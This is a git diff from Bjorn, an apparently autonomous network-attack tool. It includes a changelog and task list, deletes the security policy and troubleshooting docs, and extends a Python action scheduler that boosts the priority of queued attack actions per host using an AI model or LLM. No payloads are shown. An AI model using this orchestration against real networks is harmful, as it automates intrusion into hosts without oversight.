||||
- Check stat polling, null safety, error display
|
||||
|
||||
### SPA-02: Review & fix network.js `[DONE]`
|
||||
- D3 graph cleanup on unmount, memory leak check
|
||||
|
||||
### SPA-03: Review & fix credentials.js `[DONE]`
|
||||
- Search/filter robustness, export edge cases
|
||||
|
||||
### SPA-04: Review & fix vulnerabilities.js `[DONE]`
|
||||
- CVE modal error handling, feed sync status
|
||||
|
||||
### SPA-05: Review & fix files.js `[DONE]`
|
||||
- Upload progress, drag-drop edge cases, path validation
|
||||
|
||||
### SPA-06: Review & fix netkb.js `[DONE]`
|
||||
- View mode transitions, filter persistence, pagination integration
|
||||
|
||||
### SPA-07: Review & fix web-enum.js `[DONE]`
|
||||
- Status code filter, date range, export completeness
|
||||
|
||||
### SPA-08: Review & fix rl-dashboard.js `[DONE]`
|
||||
- Canvas cleanup, mount lifecycle, null data handling
|
||||
|
||||
### SPA-09: Review & fix zombieland.js (C2) `[DONE]`
|
||||
- SSE lifecycle, agent list refresh, mark as experimental
|
||||
|
||||
### SPA-10: Review & fix scripts.js `[DONE]`
|
||||
- Output polling cleanup, project upload validation
|
||||
|
||||
### SPA-11: Review & fix attacks.js `[DONE]`
|
||||
- Tab switching, image upload validation
|
||||
|
||||
### SPA-12: Review & fix bjorn.js (EPD viewer) `[DONE]`
|
||||
- Image refresh, zoom controls, null EPD state
|
||||
|
||||
### SPA-13: Review & fix settings-config.js `[DONE]`
|
||||
- Form generation edge cases, chip editor validation
|
||||
|
||||
### SPA-14: Review & fix actions-studio.js `[DONE]`
|
||||
- Canvas lifecycle, node dragging, edge persistence
|
||||
|
||||
---
|
||||
|
||||
## P2 — AI/Cortex Improvements
|
||||
|
||||
### AI-01: Feature selection / importance analysis `[DONE]`
|
||||
- Variance-based feature filtering in data consolidator (drops near-zero variance features)
|
||||
- Feature manifest exported alongside training data
|
||||
- `get_feature_importance()` method on FeatureLogger for introspection
|
||||
- Config: `ai_feature_selection_min_variance` (default 0.001)
|
||||
|
||||
### AI-02: Continuous reward shaping `[DONE]`
|
||||
- Extended reward function with 4 new components: novelty bonus, repeat penalty,
|
||||
diminishing returns, partial credit for long-running failed actions
|
||||
- Helper methods to query attempt counts and consecutive failures from ml_features
|
||||
|
||||
### AI-03: Model versioning & rollback `[DONE]`
|
||||
- Keep up to 3 model versions on disk (configurable)
|
||||
- Model history tracking: version, loaded_at, accuracy, avg_reward
|
||||
- `rollback_model()` method to load previous version
|
||||
- Auto-rollback if average reward drops below previous model after 50 decisions
|
||||
|
||||
### AI-04: Low-data cold-start bootstrap `[DONE]`
|
||||
- Bootstrap scores dict accumulating per (action_name, port_profile) running averages
|
||||
- Blended heuristic/bootstrap scoring (40-80% weight based on sample count)
|
||||
- Persistent `ai_bootstrap_scores.json` across restarts
|
||||
- Config: `ai_cold_start_bootstrap_weight` (default 0.6)
|
||||
|
||||
---
|
||||
|
||||
## P3 — Future Features
|
||||
|
||||
### EPD-01: Multi-size EPD layout engine `[DONE]`
|
||||
- New `display_layout.py` module with `DisplayLayout` class
|
||||
- JSON layout definitions per EPD type (2.13", 2.7")
|
||||
- Element-based positioning: each UI component has named anchor `{x, y, w, h}`
|
||||
- Custom layouts stored in `resources/layouts/{epd_type}.json`
|
||||
- `px()`/`py()` scaling preserved, layout provides reference coordinates
|
||||
- Integrated into `display.py` rendering pipeline
|
||||
|
||||
### EPD-02: Web-based EPD layout editor `[DONE]`
|
||||
- Backend API: `GET/POST /api/epd/layout`, `POST /api/epd/layout/reset`
|
||||
- `GET /api/epd/layouts` lists all supported EPD types and their layouts
|
||||
- `GET /api/epd/layout?epd_type=X` to fetch layout for a specific EPD type
|
||||
- Frontend editor: `web/js/core/epd-editor.js` — 4th tab in attacks page
|
||||
- SVG canvas with drag-and-drop element positioning and corner resize handles
|
||||
- Display mode preview: Color, NB (black-on-white), BN (white-on-black)
|
||||
- Grid/snap, zoom (50-600%), toggleable element labels
|
||||
- Add/delete elements, import/export layout JSON
|
||||
- Properties panel with x/y/w/h editors, font size editors
|
||||
- Undo system (50-deep snapshot stack, Ctrl+Z)
|
||||
- Color-coded elements by type (icons=blue, text=green, bars=orange, etc.)
|
||||
- Transparency-aware checkerboard canvas background
|
||||
- Arrow key nudge, keyboard shortcuts
|
||||
|
||||
### ORCH-01: Per-action circuit breaker `[DONE]`
|
||||
- New `action_circuit_breaker` DB table: failure_streak, circuit_status, cooldown_until
|
||||
- Three states: closed → open (after N fails) → half_open (after cooldown)
|
||||
- Exponential backoff: `min(2^streak * 60, 3600)` seconds
|
||||
- Integrated into `_should_queue_action()` check
|
||||
- Success on half-open resets circuit, failure re-opens with longer cooldown
|
||||
- Config: `circuit_breaker_threshold` (default 3)
|
||||
|
||||
### ORCH-02: Global concurrency limiter `[DONE]`
|
||||
- DB-backed running action count check before scheduling
|
||||
- `count_running_actions()` method in queue.py
|
||||
- Per-action `max_concurrent` support in requirements evaluator
|
||||
- Respects `semaphore_slots` config (default 5)
|
||||
|
||||
### ORCH-03: Manual mode with active scanning `[DONE]`
|
||||
- Background scan timer thread in MANUAL mode
|
||||
- NetworkScanner runs at `manual_mode_scan_interval` (default 180s)
|
||||
- Config: `manual_mode_auto_scan` (default True)
|
||||
- Scan timer auto-stops when switching back to AUTO/AI
|
||||
|
||||
---
|
||||
|
||||
## Changelog
|
||||
|
||||
### 2026-03-12 — Security & Stability Audit
|
||||
|
||||
#### Security
|
||||
- **[SEC-01]** Replaced all `shell=True` subprocess calls with safe argument lists
|
||||
- **[SEC-02]** Added MAC address validation (regex) in DELETE route handler
|
||||
- **[SEC-03]** Strengthened path validation using `os.path.realpath()` + dedicated helper
|
||||
- **[BT-01]** Replaced bare `except:` with specific exception handling + logging
|
||||
- **[BT-02]** Added null address validation in Bluetooth route lambdas and method entry points
|
||||
- **[BT-03]** Added file lock for bt.json read/write operations
|
||||
- **[BT-04]** Changed auto_bt_connect restart to non-fatal (check=False)
|
||||
- **[SEC-04]** Cortex config files: placeholder secrets + WARNING field, already gitignored
|
||||
- **[SEC-05]** Added JWT auth to Cortex WebSocket `/ws/logs` endpoint
|
||||
- **[SEC-06]** Cortex device API auth now required by default, CORS configurable via env var
|
||||
|
||||
#### Bug Fixes
|
||||
- **[WEB-01]** Fixed SSE reconnect counter: only resets after 5+ consecutive healthy messages
|
||||
- **[WEB-02]** Removed empty string from silent_routes that was suppressing all log messages
|
||||
- **[STAB-03]** Cleaned up dead GPS UI references, wired rl-dashboard mount
|
||||
- **[ORCH-BUG]** Fixed Auto→Manual mode switch not resetting status to IDLE (4-location fix):
|
||||
- `orchestrator.py`: Reset all status fields after main loop exit AND after action completes with exit flag
|
||||
- `Bjorn.py`: Reset status even when `thread.join(10)` times out
|
||||
- `orchestrator_utils.py`: Explicit IDLE reset in web API stop handler
|
||||
|
||||
#### Quality
|
||||
- **[STAB-01]** Standardized error handling across web_utils modules
|
||||
- **[STAB-04]** Extracted magic numbers to named constants
|
||||
|
||||
#### SPA Page Review (SPA-01..14)
|
||||
All 18 SPA page modules reviewed and fixed:
|
||||
|
||||
**Pages fully rewritten (11 pages):**
|
||||
- **dashboard.js** — New layout with ResourceTracker, safe DOM (no innerHTML), visibility-aware pollers, proper uptime ticker cleanup
|
||||
- **network.js** — D3 force graph cleanup on unmount, lazy d3 loading, search debounce tracked, simulation stop
|
||||
- **credentials.js** — AbortController tracked, toast timer tracked, proper state reset in unmount
|
||||
- **vulnerabilities.js** — ResourceTracker integration, abort controllers, null safety throughout
|
||||
- **files.js** — Upload progress, drag-drop safety, ResourceTracker lifecycle
|
||||
- **netkb.js** — View mode persistence, filter tracked, pagination integration
|
||||
- **web-enum.js** — Status filter, date range, tracked pollers and timeouts
|
||||
- **rl-dashboard.js** — Canvas cleanup, chart lifecycle, null data guards
|
||||
- **zombieland.js** — SSE lifecycle tracked, agent list cleanup, experimental flag
|
||||
- **attacks.js** — Tab switching, ResourceTracker integration, proper cleanup
|
||||
- **bjorn.js** — Image refresh tracked, zoom controls, null EPD state handling
|
||||
|
||||
**Pages with targeted fixes (7 pages):**
|
||||
- **bjorn-debug.js** — Fixed 3 button event listeners using raw `addEventListener` → `tracker.trackEventListener` (memory leak)
|
||||
- **scheduler.js** — Added `searchDeb` timeout cleanup + state reset in unmount (zombie timer)
|
||||
- **actions.js** — Added resize debounce cleanup in unmount + tracked `highlightPane` timeout (zombie timer)
|
||||
- **backup.js** — Already clean: ResourceTracker, sidebar layout cleanup, state reset (no changes needed)
|
||||
- **database.js** — Already clean: search debounce cleanup, sidebar layout, Poller lifecycle (no changes needed)
|
||||
- **loot.js** — Already clean: search timer cleanup, ResourceTracker, state reset (no changes needed)
|
||||
- **actions-studio.js** — Already clean: runtime cleanup function, ResourceTracker (no changes needed)
|
||||
|
||||
#### AI Pipeline (AI-01..04)
|
||||
- **[AI-01]** Feature selection: variance-based filtering in `data_consolidator.py`, feature manifest export, `get_feature_importance()` in `feature_logger.py`
|
||||
- **[AI-02]** Continuous reward shaping in `orchestrator.py`: novelty bonus, diminishing returns penalty, partial credit for long-running failures, attempt/streak DB queries
|
||||
- **[AI-03]** Model versioning in `ai_engine.py`: 3-model history, `rollback_model()`, auto-rollback after 50 decisions if avg reward drops
|
||||
- **[AI-04]** Cold-start bootstrap in `ai_engine.py`: persistent `ai_bootstrap_scores.json`, blended heuristic/bootstrap scoring with adaptive weighting
|
||||
|
||||
#### Orchestrator (ORCH-01..03)
|
||||
- **[ORCH-01]** Circuit breaker: new `action_circuit_breaker` DB table in `db_utils/queue.py`, 3-state machine (closed→open→half-open), exponential backoff `min(2^N*60, 3600)s`, integrated into `action_scheduler.py` scheduling decisions and `orchestrator.py` post-execution
|
||||
- **[ORCH-02]** Global concurrency limiter: `count_running_actions()` in `db_utils/queue.py`, pre-schedule check in `action_scheduler.py` against `semaphore_slots` config
|
||||
- **[ORCH-03]** Manual mode scanning: background `_scan_loop` thread in `orchestrator_utils.py`, runs at `manual_mode_scan_interval` (180s default), auto-stops on mode switch
|
||||
|
||||
#### EPD Multi-Size (EPD-01..02)
|
||||
- **[EPD-01]** New `display_layout.py` module: `DisplayLayout` class with JSON-based element positioning, built-in layouts for 2.13" and 2.7" displays, custom layout override via `resources/layouts/`, 20+ elements integrated into `display.py` rendering pipeline
|
||||
- **[EPD-02]** Backend API: `GET/POST /api/epd/layout`, `POST /api/epd/layout/reset`, `GET /api/epd/layouts` — endpoints in `web_utils/system_utils.py`, routes in `webapp.py`
|
||||
- **[EPD-02]** Frontend editor: `web/js/core/epd-editor.js` as 4th tab in attacks page — SVG drag-and-drop canvas, resize handles, Color/NB/BN display modes, grid/snap/zoom, add/delete elements, import/export JSON, undo stack, font size editing, arrow key nudge
|
||||
|
||||
#### New Configuration Parameters
|
||||
- `ai_feature_selection_min_variance` (0.001) — minimum variance for feature inclusion
|
||||
- `ai_model_history_max` (3) — max model versions kept on disk
|
||||
- `ai_auto_rollback_window` (50) — decisions before auto-rollback evaluation
|
||||
- `ai_cold_start_bootstrap_weight` (0.6) — bootstrap vs static heuristic weight
|
||||
- `circuit_breaker_threshold` (3) — consecutive failures to open circuit
|
||||
- `manual_mode_auto_scan` (true) — auto-scan in MANUAL mode
|
||||
- `manual_mode_scan_interval` (180) — seconds between manual mode scans
|
||||
48
SECURITY.md
@@ -1,48 +0,0 @@
|
||||
# 🔒 Security Policy
|
||||
|
||||
Security Policy for **Bjorn** repository includes all required compliance matrix and artifact mapping.
|
||||
|
||||
## 🧮 Supported Versions
|
||||
|
||||
We provide security updates for the following versions of our project:
|
||||
|
||||
| Version | Status | Secure |
|
||||
| ------- |-------------| ------ |
|
||||
| 1.0.0 | Development | No |
|
||||
|
||||
## 🛡️ Security Practices
|
||||
|
||||
- We follow best practices for secure coding and infrastructure management.
|
||||
- Regular security audits and code reviews are conducted to identify and mitigate potential risks.
|
||||
- Dependencies are monitored and updated to address known vulnerabilities.
|
||||
|
||||
## 📲 Security Updates
|
||||
|
||||
- Security updates are released as soon as possible after a vulnerability is confirmed.
|
||||
- Users are encouraged to update to the latest version to benefit from security fixes.
|
||||
|
||||
## 🚨 Reporting a Vulnerability
|
||||
|
||||
If you discover a security vulnerability within this project, please follow these steps:
|
||||
|
||||
1. **Do not create a public issue.** Instead, contact us directly to responsibly disclose the vulnerability.
|
||||
|
||||
2. **Email** [bjorn-cyberviking@outlook.com](mailto:bjorn-cyberviking@outlook.com) with the following information:
|
||||
|
||||
- A description of the vulnerability.
|
||||
- Steps to reproduce the issue.
|
||||
- Any potential impact or severity.
|
||||
|
||||
3. **Wait for a response.** We will acknowledge your report and work with you to address the issue promptly.
|
||||
|
||||
## 🛰️ Additional Resources
|
||||
|
||||
- [OWASP Security Guidelines](https://owasp.org/)
|
||||
|
||||
Thank you for helping us keep this project secure!
|
||||
|
||||
---
|
||||
|
||||
## 📜 License
|
||||
|
||||
2024 - Bjorn is distributed under the MIT License. For more details, please refer to the [LICENSE](LICENSE) file included in this repository.
|
||||
@@ -1,80 +0,0 @@
|
||||
# 🐛 Known Issues and Troubleshooting
|
||||
|
||||
<p align="center">
|
||||
<img src="https://github.com/user-attachments/assets/c5eb4cc1-0c3d-497d-9422-1614651a84ab" alt="thumbnail_IMG_0546" width="98">
|
||||
</p>
|
||||
|
||||
## 📚 Table of Contents
|
||||
|
||||
- [Current Development Issues](#-current-development-issues)
|
||||
- [Troubleshooting Steps](#-troubleshooting-steps)
|
||||
- [License](#-license)
|
||||
|
||||
## 🪲 Current Development Issues
|
||||
|
||||
### Long Runtime Issue
|
||||
|
||||
- **Problem**: `OSError: [Errno 24] Too many open files`
|
||||
- **Status**: Partially resolved with system limits configuration.
|
||||
- **Workaround**: Implemented file descriptor limits increase.
|
||||
- **Monitoring**: Check open files with `lsof -p $(pgrep -f Bjorn.py) | wc -l`
|
||||
- At the moment the logs show periodically this information as (FD : XXX)
|
||||
|
||||
## 🛠️ Troubleshooting Steps
|
||||
|
||||
### Service Issues
|
||||
|
||||
```bash
|
||||
#See bjorn journalctl service
|
||||
journalctl -fu bjorn.service
|
||||
|
||||
# Check service status
|
||||
sudo systemctl status bjorn.service
|
||||
|
||||
# View detailed logs
|
||||
sudo journalctl -u bjorn.service -f
|
||||
|
||||
or
|
||||
|
||||
sudo tail -f /home/bjorn/Bjorn/data/logs/*
|
||||
|
||||
|
||||
# Check port 8000 usage
|
||||
sudo lsof -i :8000
|
||||
```
|
||||
|
||||
### Display Issues
|
||||
|
||||
```bash
|
||||
# Verify SPI devices
|
||||
ls /dev/spi*
|
||||
|
||||
# Check user permissions
|
||||
sudo usermod -a -G spi,gpio bjorn
|
||||
```
|
||||
|
||||
### Network Issues
|
||||
|
||||
```bash
|
||||
# Check network interfaces
|
||||
ip addr show
|
||||
|
||||
# Test USB gadget interface
|
||||
ip link show usb0
|
||||
```
|
||||
|
||||
### Permission Issues
|
||||
|
||||
```bash
|
||||
# Fix ownership
|
||||
sudo chown -R bjorn:bjorn /home/bjorn/Bjorn
|
||||
|
||||
# Fix permissions
|
||||
sudo chmod -R 755 /home/bjorn/Bjorn
|
||||
```
|
||||
|
||||
---
|
||||
|
||||
## 📜 License
|
||||
|
||||
2024 - Bjorn is distributed under the MIT License. For more details, please refer to the [LICENSE](LICENSE) file included in this repository.
|
||||
@@ -1,4 +1,4 @@
|
||||
# action_scheduler.py
|
||||
# action_scheduler.py testsdd
|
||||
# Smart Action Scheduler for Bjorn - queue-only implementation
|
||||
# Handles trigger evaluation, requirements checking, and queue management.
|
||||
#
|
||||
@@ -24,6 +24,7 @@ from typing import Any, Dict, List, Optional, Tuple
|
||||
|
||||
from init_shared import shared_data
|
||||
from logger import Logger
|
||||
from ai_engine import get_or_create_ai_engine
|
||||
|
||||
logger = Logger(name="action_scheduler.py")
|
||||
|
||||
@@ -73,6 +74,8 @@ class ActionScheduler:
|
||||
# Runtime flags
|
||||
self.running = True
|
||||
self.check_interval = 5 # seconds between iterations
|
||||
self._stop_event = threading.Event()
|
||||
self._error_backoff = 1.0
|
||||
|
||||
# Action definition cache
|
||||
self._action_definitions: Dict[str, Dict[str, Any]] = {}
|
||||
@@ -85,6 +88,22 @@ class ActionScheduler:
|
||||
self._last_source_is_studio: Optional[bool] = None
|
||||
# Enforce DB invariants (idempotent)
|
||||
self._ensure_db_invariants()
|
||||
|
||||
# Throttling for priorities
|
||||
self._last_priority_update = 0.0
|
||||
self._priority_update_interval = 60.0 # seconds
|
||||
|
||||
# Initialize AI engine for recommendations ONLY in AI mode.
|
||||
# Uses singleton so model weights are loaded only once across the process.
|
||||
self.ai_engine = None
|
||||
if self.shared_data.operation_mode == "AI":
|
||||
self.ai_engine = get_or_create_ai_engine(self.shared_data)
|
||||
if self.ai_engine is None:
|
||||
logger.info_throttled(
|
||||
"AI engine unavailable in scheduler; continuing heuristic-only",
|
||||
key="scheduler_ai_init_failed",
|
||||
interval_s=300.0,
|
||||
)
|
||||
|
||||
logger.info("ActionScheduler initialized")
|
||||
|
||||
@@ -95,40 +114,320 @@ class ActionScheduler:
|
||||
logger.info("ActionScheduler starting main loop")
|
||||
while self.running and not self.shared_data.orchestrator_should_exit:
|
||||
try:
|
||||
# If the user toggles AI mode at runtime, enable/disable AI engine without restart.
|
||||
if self.shared_data.operation_mode == "AI" and self.ai_engine is None:
|
||||
self.ai_engine = get_or_create_ai_engine(self.shared_data)
|
||||
if self.ai_engine:
|
||||
logger.info("Scheduler: AI engine enabled (singleton)")
|
||||
else:
|
||||
logger.info_throttled(
|
||||
"Scheduler: AI engine unavailable; staying heuristic-only",
|
||||
key="scheduler_ai_enable_failed",
|
||||
interval_s=300.0,
|
||||
)
|
||||
elif self.shared_data.operation_mode != "AI" and self.ai_engine is not None:
|
||||
self.ai_engine = None
|
||||
|
||||
# Refresh action cache if needed
|
||||
self._refresh_cache_if_needed()
|
||||
# Keep queue consistent with current enable/disable flags.
|
||||
self._cancel_queued_disabled_actions()
|
||||
|
||||
# 1) Promote scheduled actions that are due
|
||||
# 1) Promote scheduled actions that are due (always — queue hygiene)
|
||||
self._promote_scheduled_to_pending()
|
||||
|
||||
# 2) Publish next scheduled occurrences for interval actions
|
||||
self._publish_all_upcoming()
|
||||
# When LLM autonomous mode owns scheduling, skip trigger evaluation
|
||||
# so it doesn't compete with or duplicate LLM decisions.
|
||||
# BUT: if the queue is empty, the heuristic scheduler resumes as fallback
|
||||
# to prevent deadlock when the LLM fails to produce valid actions.
|
||||
_llm_wants_skip = bool(
|
||||
self.shared_data.config.get("llm_orchestrator_skip_scheduler", False)
|
||||
and self.shared_data.config.get("llm_orchestrator_mode") == "autonomous"
|
||||
and self.shared_data.config.get("llm_enabled", False)
|
||||
)
|
||||
_queue_empty = False
|
||||
if _llm_wants_skip:
|
||||
try:
|
||||
row = self.shared_data.db.query_one(
|
||||
"SELECT COUNT(*) AS cnt FROM action_queue WHERE status IN ('pending','running','scheduled')"
|
||||
)
|
||||
_queue_empty = (row and int(row["cnt"]) == 0)
|
||||
except Exception:
|
||||
pass
|
||||
_llm_skip = _llm_wants_skip and not _queue_empty
|
||||
|
||||
# 3) Evaluate global on_start actions
|
||||
self._evaluate_global_actions()
|
||||
if not _llm_skip:
|
||||
if _llm_wants_skip and _queue_empty:
|
||||
logger.info("Scheduler: LLM queue empty — heuristic fallback active")
|
||||
# 2) Publish next scheduled occurrences for interval actions
|
||||
self._publish_all_upcoming()
|
||||
|
||||
# 4) Evaluate per-host triggers
|
||||
self.evaluate_all_triggers()
|
||||
# 3) Evaluate global on_start actions
|
||||
self._evaluate_global_actions()
|
||||
|
||||
# 5) Queue maintenance
|
||||
# 4) Evaluate per-host triggers
|
||||
self.evaluate_all_triggers()
|
||||
else:
|
||||
logger.debug("Scheduler: trigger evaluation skipped (LLM autonomous owns scheduling)")
|
||||
|
||||
# 5) Queue maintenance (always — starvation prevention + cleanup)
|
||||
self.cleanup_queue()
|
||||
self.update_priorities()
|
||||
|
||||
time.sleep(self.check_interval)
|
||||
self._error_backoff = 1.0
|
||||
if self._stop_event.wait(self.check_interval):
|
||||
break
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"Error in scheduler loop: {e}")
|
||||
time.sleep(self.check_interval)
|
||||
if self._stop_event.wait(self._error_backoff):
|
||||
break
|
||||
self._error_backoff = min(self._error_backoff * 2.0, 15.0)
|
||||
|
||||
logger.info("ActionScheduler stopped")
|
||||
|
||||
# ----------------------------------------------------------------- priorities
|
||||
|
||||
def update_priorities(self):
|
||||
"""
|
||||
Update priorities of pending actions.
|
||||
1. Increase priority over time (starvation prevention) with MIN(100) cap.
|
||||
2. [AI Mode] Boost priority of actions recommended by AI engine.
|
||||
"""
|
||||
now = time.time()
|
||||
if now - self._last_priority_update < self._priority_update_interval:
|
||||
return
|
||||
|
||||
try:
|
||||
# 1. Anti-starvation aging: +1 per minute for actions waiting >1 hour.
|
||||
# julianday is portable across all SQLite builds.
|
||||
# MIN(100) cap prevents unbounded priority inflation.
|
||||
affected = self.db.execute(
|
||||
"""
|
||||
UPDATE action_queue
|
||||
SET priority = MIN(100, priority + 1)
|
||||
WHERE status='pending'
|
||||
AND julianday('now') - julianday(created_at) > 0.0417
|
||||
"""
|
||||
)
|
||||
|
||||
self._last_priority_update = now
|
||||
|
||||
if affected and affected > 0:
|
||||
logger.debug(f"Aged {affected} pending actions in queue")
|
||||
|
||||
# 2. AI Recommendation Boost
|
||||
if self.shared_data.operation_mode == "AI" and self.ai_engine:
|
||||
self._apply_ai_priority_boost()
|
||||
elif self.shared_data.operation_mode == "AI" and not self.ai_engine:
|
||||
logger.warning("Operation mode is AI, but ai_engine is not initialized!")
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"Failed to update priorities: {e}")
|
||||
|
||||
def _apply_ai_priority_boost(self):
|
||||
"""Boost priority of actions recommended by AI engine."""
|
||||
try:
|
||||
if not self.ai_engine:
|
||||
logger.warning("AI Boost skipped: ai_engine is None")
|
||||
return
|
||||
|
||||
# Get list of unique hosts with pending actions
|
||||
hosts = self.db.query("""
|
||||
SELECT DISTINCT mac_address FROM action_queue
|
||||
WHERE status='pending'
|
||||
""")
|
||||
|
||||
if not hosts:
|
||||
return
|
||||
|
||||
for row in hosts:
|
||||
mac = row['mac_address']
|
||||
if not mac:
|
||||
continue
|
||||
|
||||
# Get available actions for this host
|
||||
available = [
|
||||
r['action_name'] for r in self.db.query("""
|
||||
SELECT DISTINCT action_name FROM action_queue
|
||||
WHERE mac_address=? AND status='pending'
|
||||
""", (mac,))
|
||||
]
|
||||
|
||||
if not available:
|
||||
continue
|
||||
|
||||
# Get host context
|
||||
host_data = self.db.get_host_by_mac(mac)
|
||||
if not host_data:
|
||||
continue
|
||||
|
||||
context = {
|
||||
'mac': mac,
|
||||
'hostname': (host_data.get('hostnames') or '').split(';')[0],
|
||||
'ports': [
|
||||
int(p) for p in (host_data.get('ports') or '').split(';')
|
||||
if p.isdigit()
|
||||
]
|
||||
}
|
||||
|
||||
# Ask AI for recommendation
|
||||
recommended_action, confidence, debug = self.ai_engine.choose_action(
|
||||
host_context=context,
|
||||
available_actions=available,
|
||||
exploration_rate=0.0 # No exploration in scheduler
|
||||
)
|
||||
if not isinstance(debug, dict):
|
||||
debug = {}
|
||||
|
||||
threshold = self._get_ai_confirm_threshold()
|
||||
if recommended_action and confidence >= threshold: # Only boost if confident
|
||||
# Boost recommended action
|
||||
boost_amount = int(20 * confidence) # Scale boost by confidence
|
||||
|
||||
affected = self.db.execute("""
|
||||
UPDATE action_queue
|
||||
SET priority = priority + ?
|
||||
WHERE mac_address=? AND action_name=? AND status='pending'
|
||||
""", (boost_amount, mac, recommended_action))
|
||||
|
||||
if affected and affected > 0:
|
||||
# NEW: Update metadata to reflect AI influence
|
||||
try:
|
||||
# We fetch all matching IDs to update their metadata
|
||||
rows = self.db.query("""
|
||||
SELECT id, metadata FROM action_queue
|
||||
WHERE mac_address=? AND action_name=? AND status='pending'
|
||||
""", (mac, recommended_action))
|
||||
|
||||
for row in rows:
|
||||
meta = json.loads(row['metadata'] or '{}')
|
||||
meta['decision_method'] = f"ai_boosted ({debug.get('method', 'unknown')})"
|
||||
meta['decision_origin'] = "ai_boosted"
|
||||
meta['decision_scope'] = "priority_boost"
|
||||
meta['ai_confidence'] = confidence
|
||||
meta['ai_threshold'] = threshold
|
||||
meta['ai_method'] = str(debug.get('method', 'unknown'))
|
||||
meta['ai_recommended_action'] = recommended_action
|
||||
meta['ai_model_loaded'] = bool(getattr(self.ai_engine, "model_loaded", False))
|
||||
meta['ai_reason'] = "priority_boost_applied"
|
||||
meta['ai_debug'] = debug # Includes all_scores and input_vector
|
||||
self.db.execute("UPDATE action_queue SET metadata=? WHERE id=?",
|
||||
(json.dumps(meta), row['id']))
|
||||
except Exception as meta_e:
|
||||
logger.error(f"Failed to update metadata for AI boost: {meta_e}")
|
||||
|
||||
logger.info(
|
||||
f"[AI_BOOST] action={recommended_action} mac={mac} boost={boost_amount} "
|
||||
f"conf={float(confidence):.2f} thr={float(threshold):.2f} "
|
||||
f"method={debug.get('method', 'unknown')}"
|
||||
)
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"Error applying AI priority boost: {e}")
|
||||
|
||||
def stop(self):
|
||||
"""Stop the scheduler."""
|
||||
logger.info("Stopping ActionScheduler...")
|
||||
self.running = False
|
||||
self._stop_event.set()
|
||||
|
||||
# --------------------------------------------------------------- definitions
|
||||
|
||||
def _get_ai_confirm_threshold(self) -> float:
|
||||
"""Return normalized AI confirmation threshold in [0.0, 1.0]."""
|
||||
try:
|
||||
raw = float(getattr(self.shared_data, "ai_confirm_threshold", 0.3))
|
||||
except Exception:
|
||||
raw = 0.3
|
||||
return max(0.0, min(1.0, raw))
|
||||
|
||||
def _annotate_decision_metadata(
|
||||
self,
|
||||
metadata: Dict[str, Any],
|
||||
action_name: str,
|
||||
context: Dict[str, Any],
|
||||
decision_scope: str,
|
||||
) -> None:
|
||||
"""
|
||||
Fill metadata with a consistent decision trace:
|
||||
decision_method/origin + AI method/confidence/threshold/reason.
|
||||
"""
|
||||
metadata.setdefault("decision_method", "heuristic")
|
||||
metadata.setdefault("decision_origin", "heuristic")
|
||||
metadata["decision_scope"] = decision_scope
|
||||
|
||||
threshold = self._get_ai_confirm_threshold()
|
||||
metadata["ai_threshold"] = threshold
|
||||
|
||||
if self.shared_data.operation_mode != "AI":
|
||||
metadata["ai_reason"] = "ai_mode_disabled"
|
||||
return
|
||||
|
||||
if not self.ai_engine:
|
||||
metadata["ai_reason"] = "ai_engine_unavailable"
|
||||
return
|
||||
|
||||
try:
|
||||
recommended, confidence, debug = self.ai_engine.choose_action(
|
||||
host_context=context,
|
||||
available_actions=[action_name],
|
||||
exploration_rate=0.0,
|
||||
)
|
||||
|
||||
ai_method = str((debug or {}).get("method", "unknown"))
|
||||
confidence_f = float(confidence or 0.0)
|
||||
model_loaded = bool(getattr(self.ai_engine, "model_loaded", False))
|
||||
|
||||
metadata["ai_method"] = ai_method
|
||||
metadata["ai_confidence"] = confidence_f
|
||||
metadata["ai_recommended_action"] = recommended or ""
|
||||
metadata["ai_model_loaded"] = model_loaded
|
||||
|
||||
if recommended == action_name and confidence_f >= threshold:
|
||||
metadata["decision_method"] = f"ai_confirmed ({ai_method})"
|
||||
metadata["decision_origin"] = "ai_confirmed"
|
||||
metadata["ai_reason"] = "recommended_above_threshold"
|
||||
elif recommended != action_name:
|
||||
metadata["decision_origin"] = "heuristic"
|
||||
metadata["ai_reason"] = "recommended_different_action"
|
||||
else:
|
||||
metadata["decision_origin"] = "heuristic"
|
||||
metadata["ai_reason"] = "confidence_below_threshold"
|
||||
|
||||
except Exception as e:
|
||||
metadata["ai_reason"] = "ai_check_failed"
|
||||
logger.debug(f"AI decision annotation failed for {action_name}: {e}")
|
||||
|
||||
def _log_queue_decision(
|
||||
self,
|
||||
action_name: str,
|
||||
mac: str,
|
||||
metadata: Dict[str, Any],
|
||||
target_port: Optional[int] = None,
|
||||
target_service: Optional[str] = None,
|
||||
) -> None:
|
||||
"""Emit a compact, explicit queue-decision log line."""
|
||||
decision = str(metadata.get("decision_method", "heuristic"))
|
||||
origin = str(metadata.get("decision_origin", "heuristic"))
|
||||
ai_method = str(metadata.get("ai_method", "n/a"))
|
||||
ai_reason = str(metadata.get("ai_reason", "n/a"))
|
||||
ai_conf = metadata.get("ai_confidence")
|
||||
ai_thr = metadata.get("ai_threshold")
|
||||
scope = str(metadata.get("decision_scope", "unknown"))
|
||||
|
||||
conf_txt = f"{float(ai_conf):.2f}" if isinstance(ai_conf, (int, float)) else "n/a"
|
||||
thr_txt = f"{float(ai_thr):.2f}" if isinstance(ai_thr, (int, float)) else "n/a"
|
||||
model_loaded = bool(metadata.get("ai_model_loaded", False))
|
||||
port_txt = "None" if target_port is None else str(target_port)
|
||||
svc_txt = target_service if target_service else "None"
|
||||
|
||||
logger.info(
|
||||
f"[QUEUE_DECISION] scope={scope} action={action_name} mac={mac} port={port_txt} service={svc_txt} "
|
||||
f"decision={decision} origin={origin} ai_method={ai_method} conf={conf_txt} thr={thr_txt} "
|
||||
f"model_loaded={model_loaded} reason={ai_reason}"
|
||||
)
|
||||
|
||||
# ---------- replace this method ----------
|
||||
def _refresh_cache_if_needed(self):
|
||||
"""Refresh action definitions cache if expired or source flipped."""
|
||||
@@ -160,6 +459,9 @@ class ActionScheduler:
|
||||
|
||||
# Build cache (expect same action schema: b_class, b_trigger, b_action, etc.)
|
||||
self._action_definitions = {a["b_class"]: a for a in actions}
|
||||
# Runtime truth: orchestrator loads from `actions`, so align b_enabled to it
|
||||
# even when scheduler uses `actions_studio` as source.
|
||||
self._overlay_runtime_enabled_flags()
|
||||
logger.info(f"Refreshed action cache from '{source}': {len(self._action_definitions)} actions")
|
||||
|
||||
